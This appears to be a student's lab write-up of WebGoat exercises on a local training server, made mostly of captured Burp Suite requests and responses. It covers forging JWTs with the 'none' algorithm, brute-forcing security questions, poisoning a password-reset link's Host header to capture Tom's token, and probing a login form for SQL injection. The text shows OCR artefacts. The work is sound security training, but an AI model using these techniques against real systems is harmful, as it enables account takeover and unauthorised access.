9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/100.0.4896.127 Safari/537.36
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8080/WebGoat/start.mvc
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: JSESSIONID=3N0Ev5sjxscqetd7hsxTw0gMKB0xyBq3ipG58jIA
20 Connection: close
21

{
  "lessonCompleted":false,
  "feedback":"Not a valid JWT token, please try again",
  "output":null,
  "assignment":"JWTRefreshEndpoint",
  "attemptWasMade":true
}
```

It seems not valid

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 POST /WebGoat/JWT/refresh/checkout HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 0
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer
eyJhbGciOiJub25In0.eyJxNzE0NTesImV4cCI6MTY1MTU2NTU4MCwiYRtaW4iOiJmWxzZSI
sInVzZXIiOiJub25i0.
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Accept: */*
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/100.0.4896.127 Safari/537.36
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8080/WebGoat/start.mvc
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: JSESSIONID=3N0Ev5sjxscqetd7hsxTw0gMKB0xyBq3ipG58jIA
20 Connection: close
21
```

After refresh, the request and response

```


9  {
10 "lessonCompleted": true,
11 "feedback": "Congratulations. You have successfully completed the assignment.",
12 "output": null,
13 "assignment": "JWTRefreshEndpoint",
14 "attemptWasMade": true
15 }

```

We did it finally! It worked!

## 2.2.11 Final Challenge

Let's select the user Jerry and reset the votes, make sure burp suite intercept is ON.



```

1 POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSISImFsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJlaWxkZXIiLCJpYXQiOjE1Mj0yMTASMDQsImV4cC
38uUCi6Uhij0JKYzoEZGE8 HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 0
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
9 sec-ch-ua-platform: "Linux"
1 Origin: http://localhost:8080
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://localhost:8080/WebGoat/start.mvc
5 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: JSESSIONID=3M0Ev5sjxscqetd7hsxTwQgMKB0xyBq3ipG58jIA
9 Connection: close
1

```

I modified the value of the existing token by setting the Algorithm to None, and then I updated the second value of the token by setting the token expiration date to tomorrow's date.

```
8 |
9 | {
10 |   "lessonCompleted":true,
11 |   "feedback":"Congratulations. You have successfully completed the assignment.",
12 |   "output":null,
13 |   "assignment":"JWTFinalEndpoint",
14 |   "attemptWasMade":true
15 | }
```

Accomplished the task.

## 2.3 Password reset

### 2.3.2 Email functionality with WebWolf

We will click on the “forgot your password?” and input our email so that we get the access code.

Then we log in using that access code and TADA we have completed the assignment.

# Email functionality with WebWolf

Let's first do a simple assignment to make sure you are able to read e-mails with WebWolf, read the e-mail and login with your username and the password provided in the e-mail.

Forgot your password?

Please type your e-mail address

@ gjohan01@webgoat.org

Continue

Account Access

An email has been send to gjohan01@webgoat.org please check your inbox.

Email checkup

Simple e-mail assignment

Thanks for resetting your password, your new password is: 10nahojg

New password

@

Email

🔒

Password

Access

[Forgot your password?](#)

Congratulations. You have successfully completed the assignment.

## Success

Pretty Raw Hex

```

1 POST /WebGoat/PasswordReset/questions HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 37
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=3jz__Yud3NDiqlbLi5M5MhMHqrW_Ncg4hQ3m1Jo9p
19 Connection: close
20
21 username=webgoat&securityQuestion=red

```

## Request and responses

Request	Response
<p>Pretty Raw Hex</p> <pre> 1 POST /WebGoat/PasswordReset/questions HTTP/1.1 2 Host: localhost:8080 3 Content-Length: 37 4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100" 5 Accept: */* 6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 7 X-Requested-With: XMLHttpRequest 8 sec-ch-ua-mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36 10 sec-ch-ua-platform: "Linux" 11 Origin: http://localhost:8080 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:8080/WebGoat/start.mvc 16 Accept-Encoding: gzip, deflate 17 Accept-Language: en-US,en;q=0.9 18 Cookie: JSESSIONID=3jz__Yud3NDiqlbLi5M5MhMHqrW_Ncg4hQ3m1Jo9p 19 Connection: close 20 21 username=webgoat&amp;securityQuestion=red </pre>	<p>Pretty Raw Hex Render</p> <pre> 1 HTTP/1.1 200 OK 2 Connection: close 3 X-XSS-Protection: 1; mode=block 4 X-Content-Type-Options: nosniff 5 X-Frame-Options: DENY 6 Content-Type: application/json 7 Date: Mon, 09 May 2022 03:16:09 GMT 8 9 { 10   "lessonCompleted": false, 11   "feedback": "You need to find a different user you are logging in with 'webgoat'.", 12   "output": null, 13   "assignment": "QuestionsAssignment", 14   "attemptWasMade": true 15 } </pre>

## ② Choose an attack type

Attack type: Cluster bomb

## ③ Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

④ Target:

```
1 POST /WebGoat/PasswordReset/questions HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 37
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3m1Jo9p
19 Connection: close
20
21 username=$webgoat$&securityQuestion=$red$
```

We will use bruteforce attack

Positions    Payloads **Resource Pool**    Options

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the payload type. The payload type can be customized in different ways.

Payload set:  Payload count: 6  
Payload type:  Request count: 18

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payload values.

Paste    green  
Load ...    blue  
Remove    grey  
Clear    yellow  
Deduplicate    purple  
brown

Add

Add from list ... [Pro version only]

② **Payload Processing**

Set the payload as shown

2. Intruder attack of <http://localhost:8080> - Temporary attack - Not saved to project file

Attack	Save	Columns					
Results	Positions	Payloads	Resource Pool	Options			
Filter: Showing all items <span style="float: right;">(?)</span>							
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
9	larry	grey	200			384	
10	tom	yellow	200			384	
11	admin	yellow	200			384	
14	admin	purple	200			384	
15	larry	purple	200			384	
16	tom	brown	200			384	
17	admin	brown	200			384	
18	larry	brown	200			384	
2	admin	green	200			395	
12	larry	yellow	200			395	
13	tom	purple	200			395	
0			200			400	

Request Response

Pretty	Raw	Hex
1 POST /WebGoat/PasswordReset/questions HTTP/1.1		
2 Host: localhost:8080		
3 Content-Length: 37		
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"		
5 Accept: */*		
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8		
7 X-Requested-With: XMLHttpRequest		
8 sec-ch-ua-mobile: ?0		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75		
Safari/537.36		
10 sec-ch-ua-platform: "Linux"		

0 matches

Finished

Perform the attack

We can see the password is green

**Request**

Pretty Raw Hex

```

1 POST /WebGoat/PasswordReset/questions HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 37
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=
3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3m1J09p
19 Connection: close
20
21 username=admin&securityQuestion=green

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 03:28:24 GMT
8
9 {
10   "lessonCompleted": true,
11   "feedback": "Congratulations. You have successfully completed
the assignment.",
12   "output": null,
13   "assignment": "QuestionsAssignment",
14   "attemptWasMade": true
15 }

```

And that is right

## 2.3.4 Security Questions

### Assignment

Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user. Users you could try are: "tom", "admin" and "larry".



[Sign up](#) [Login](#)

#### WebGoat Password Recovery

Your username

Username

What is your favorite color?

Answer security question

Submit

Congratulations. You have successfully completed the assignment.

## 2.3.5 The Problem with Security Questions

When you have looked at two questions the assignment will be marked as complete.

In what city were you born?



check

Easy to figure out through social media.

When you have looked at two questions the assignment will be marked as complete.



What is your favorite animal?



check

Optional[Most Heroes we had as a child were quite obvious ones, like Superman for example.]

Completed successfully

### 2.3.6 Creating a Password reset link



Account Access



Forgot your password?

Email address you use to log in to your account

We'll send you an email with instructions to choose a new password.

@

gjohan01@webgoat.org

Continue

Account Access

We need to supply our email address for the password reset

## Account Access



### Forgot your password?

Email address you use to log in to your account

We'll send you an email with instructions to choose a new password.

@ Email

Continue

Account Access

An e-mail has been send to gjohan01@webgoat.org

① localhost:8080/WebGoat/PasswordReset/reset/reset-password/7e981253-91be-4e6c-b5... ➤ ☆

## Reset your password

Password

Password

Save

This is the reset website

```

Pretty Raw Hex
1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 29
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=3jz_Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3mlJo9p; WEBWOLFSESSION=
  bSCMFx3WGwh3Q-KUSrxdbK3nY-0Sf4ip6VdEI8D
19 Connection: close
20
21 email=tom%40webgoat-cloud.org

```

We try to send it to another mailserver

**Request**

Pretty Raw Hex

```

1 POST
  /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 29
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=
  3jz_Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3mlJo9p;
  WEBWOLFSESSION=
  bSCMFx3WGwh3Q-KUSrxdbK3nY-0Sf4ip6VdEI8D
19 Connection: close
20
21 email=tom%40webgoat-cloud.org

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 03:43:10 GMT
8
9 {
10   "lessonCompleted": true,
11   "feedback": "An e-mail has been send to tom@webgoat-cloud.org",
12   "output": null,
13   "assignment": "ResetLinkAssignmentForgotPassword",
14   "attemptWasMade": true
15 }

```

And it has been done without any hindrance

**Request**

Pretty	Raw	Hex
--------	-----	-----

```

1 POST
  /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: localhost:9090
3 Content-Length: 29
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=
  3jz__Yud3NDiqbLi5M5MhMHqrW_Ncg4hQ3m1Jo9p;
  WEBWOLFSESSION=
  bSCMF1x3WGwh3Q-KUSrxdbK3nY-0Sf4ip6VdEI8D
19 Connection: close
20
21 email=tom%40webgoat-cloud.org

```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 09 May 2022 03:44:18 GMT
8
9 {
10   "lessonCompleted": true,
11   "feedback": "An e-mail has been send to tom@webgoat-cloud.org",
12   "output": null,
13   "assignment": "ResetLinkAssignmentForgotPassword",
14   "attemptWasMade": true
15 }

```

Vulnerable

▲ 2022-05-09T03:44:18.599485806Z | /PasswordReset/reset/reset-password/b0d448ba-9fa5-43e5-a478-a93362f941b1

```
{  
  "timestamp" : "2022-05-09T03:44:18.599485806Z",  
  "principal" : null,  
  "session" : null,  
  "request" : {  
    "method" : "GET",  
    "uri" : "http://localhost:9090/PasswordReset/reset/reset-password/b0d448ba-9fa5-43e5-a478-a93362f941b1",  
    "headers" : {  
      "Accept" : [ "application/json, application/*+json" ],  
      "Connection" : [ "keep-alive" ],  
      "User-Agent" : [ "Java/17.0.2" ],  
      "Host" : [ "localhost:9090" ]  
    },  
    "remoteAddress" : null  
  },  
  "response" : {  
    "status" : 404,  
    "headers" : {  
      "X-Frame-Options" : [ "DENY" ],  
      "Cache-Control" : [ "no-cache, no-store, max-age=0, must-revalidate" ],  
      "X-Content-Type-Options" : [ "nosniff" ],  
      "Vary" : [ "Origin", "Access-Control-Request-Method", "Access-Control-Request-Header" ],  
      "Expires" : [ "0" ],  
      "Pragma" : [ "no-cache" ],  
      "X-XSS-Protection" : [ "1; mode=block" ]  
    }  
  },  
  "timeTaken" : 4  
}
```

This is the request we got in webwolf

← → C ⓘ localhost:8080/WebGoat/PasswordReset/reset/change-password

Password changed successfully, please login again with your new password

And easily we could change it, how dangerous it is

# Assignment

Try to reset the password of Tom ([tom@webgoat-cloud.org](mailto:tom@webgoat-cloud.org)) to your own choice and login as Tom with that password. Note: it is not possible to use OWASP ZAP for this lesson, also browsers might not work, command line tools like `curl` and the like will be more successful for this attack.

Tom always resets his password immediately after receiving the email with the link.

✓  Account Access  

@  Email

 Password

[Forgot your password?](#)

**Congratulations. You have successfully completed the assignment.**

Finally completed the assignment!

## 2.4 Secure Passwords

After you finished this assignment we highly recommend you to try some of the passwords below to see why they are no good choices:

- password
- johnsmith
- 2018/10/4
- 1992home
- abcabc
- fffget
- poiuz
- @dmin

**Password**   Show password

**Submit**

Used phrasewords as that is the strongest passwords.

## Learning about secure and unsecured passwords

**Password**

2018/10/4

Show password

**Submit**

**You have failed! Try to enter a secure password.**

**Your Password:** \*\*\*\*\*

**Length:** 9

**Estimated guesses needed to crack your password:** 29201

**Score:** 1/4

**Estimated cracking time:** 0 years 0 days 0 hours 48 minutes 40 seconds

**Warning:** Dates are often easy to guess.

**Suggestions:**

- Add another word or two. Uncommon words are better.
- Avoid dates and years that are associated with you.

**Score:** 1/4

**Estimated cracking time in seconds:** 0 years 0 days 0 hours 48 minutes 40 seconds

Easily guessable password

## (A3) Sensitive Data Exposure

### 3.1 Insecure Login

Insecure Login

Let's try

Log in

username password Submit

Sorry the solution is not correct, please try again.

Network

Request Payload

```
username: "CaptainJack", password: "BlackPearl"
```

Network

Request Payload

```
password: "BlackPearl"
```

```
username: "CaptainJack"
```

Very dangerous, easily can manipulate


# Insecure Login

[Reset lesson](#)

◀ 1 2

## Let's try

Click the "log in" button to send a request containing login credentials of another user.



✓  
Log in

username password Submit

**Congratulations. You have successfully completed the assignment.**

Success!

## Challenges

## 1. ADMIN lost password:

Intercept HTTP history WebSockets history Options

Request to http://localhost:8080 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

1 GET /WebGoat/challenge/logo HTTP/1.1  
2 Host: localhost:8080  
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"  
4 sec-ch-ua-mobile: ?0  
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/100.0.4896.75 Safari/537.36  
6 sec-ch-ua-platform: "Linux"  
7 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/\*,\*/\*;q=0.8  
8 Sec-Fetch-Site: same-origin  
9 Sec-Fetch-Mode: no-cors  
10 Sec-Fetch-Dest: image  
11 Referer: http://localhost:8080/WebGoat/start.mvc  
12 Accept-Encoding: gzip, deflate  
13 Accept-Language: en-US,en;q=0.9  
14 Cookie: JSESSIONID=1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoU14APcfg  
15 Connection: close  
16  
17

Request		Response			
		Pretty	Raw	Hex	Render
1	GET /WebGoat/challenge/logo HTTP/1.1				

We can easily see it in the response and it is not garbled.

Reset lesson

◀ 1 2 ▶



WEBGOAT

Username

admin

Password

Password

Sign in



a7179f89-906b-4fec-9d99-f15b796e7208

Submit flag

Congratulations, you solved the challenge. Here is your flag: b2d81094-5516-42f7-9251-f29dc1a1beaa

**!!webgoat\_admin\_2656!! Is the password.**

## 2. Without password:

Can you login as Larry?

Pretty Raw Hex

```
1 POST /WebGoat/challenge/5 HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 55
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
0 sec-ch-ua-platform: "Linux"
1 Origin: http://localhost:8080
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://localhost:8080/WebGoat/start.mvc
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US, en; q=0.9
8 Cookie: JSESSIONID=1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoU4APcgf
9 Connection: close
0
1 username_login=Larry&password_login=pass123&remember=on
```

Burpsuite for the view!

**Request**

Pretty	Raw	Hex
--------	-----	-----

```

1 POST /WebGoat/challenge/5 HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 55
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=
  1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoU4APcfg
19 Connection: close
20
21 username_login=Larry&password_login=pass123&
  remember=on

```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Sat, 07 May 2022 09:27:25 GMT
8
9 {
10   "lessonCompleted": false,
11   "feedback": "This is not the correct password for Larry, please try again.",
12   "output": null,
13   "assignment": "Assignment5",
14   "attemptWasMade": true
15 }

```

The first attempt failed only to try out new ideas

**Request**

Pretty	Raw	Hex
--------	-----	-----

```

1 POST /WebGoat/challenge/5 HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 56
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US, en; q=0.9
18 Cookie: JSESSIONID=
  1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoU4APcfg
19 Connection: close
20
21 username_login=Larry&password_login=pass123'&
  remember=on

```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```

1 HTTP/1.1 500 Internal Server Error
2 Connection: close
3 Content-Type: application/json
4 Date: Sat, 07 May 2022 09:28:21 GMT
5
6 {
7   "timestamp": "2022-05-07T09:28:21.518+00:00",
8   "status": 500,
9   "error": "Internal Server Error",
10  "trace": "java.sql.SQLSyntaxErrorException: malformed string
  : 'pass123'' in statement [select password from challenge_users where userid = 'Larry' and password =
  'pass123']\n\tat org.hsqldb.jdbc.JDBCUtil.sqlException(Unknown Source)\n\tat org.hsqldb.jdbc.JDBCUtil
  .sqlException(Unknown Source)\n\tat org.hsqldb.jdbc.JDBCPreparedStatement.<init>(Unknown Source)\n\tat
  org.hsqldb.jdbc.JDBCConnection.prepareStatement(Unknown Source)\n\tat java.base/jdk.internal.reflect.
  NativeMethodAccessorImpl.invoke0(Native Method)\n\tat java.base/jdk.internal.reflect.NativeMethodAcces
  sorImpl.invoke(NativeMethodAccessorImpl.java:77)\n\tat java.base/jdk.internal.reflect.DelegatingMethod
  AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\n\tat java.base/java.lang.reflect.Method.in
  voke(Method.java:568)\n\tat org.owasp.webgoat.lesson

```

We got a SQL error, that reveals the database details.

**Request**

Pretty	Raw	Hex
1 POST /WebGoat/challenge/5 HTTP/1.1		
2 Host: localhost:8080		
3 Content-Length: 69		
4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"		
5 Accept: */*		
6 Content-Type: application/x-www-form-urlencoded;		
charset=UTF-8		
7 X-Requested-With: XMLHttpRequest		
8 sec-ch-ua-mobile: ?0		
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;		
x64) AppleWebKit/537.36 (KHTML, like Gecko)		
Chrome/100.0.4896.75 Safari/537.36		
10 sec-ch-ua-platform: "Linux"		
11 Origin: http://localhost:8080		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: http://localhost:8080/WebGoat/start.mvc		
16 Accept-Encoding: gzip, deflate		
17 Accept-Language: en-US, en; q=0.9		
18 Cookie: JSESSIONID=		
1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoU4APcgf		
19 Connection: close		
20		
21 username_login=Larry&password_login=		
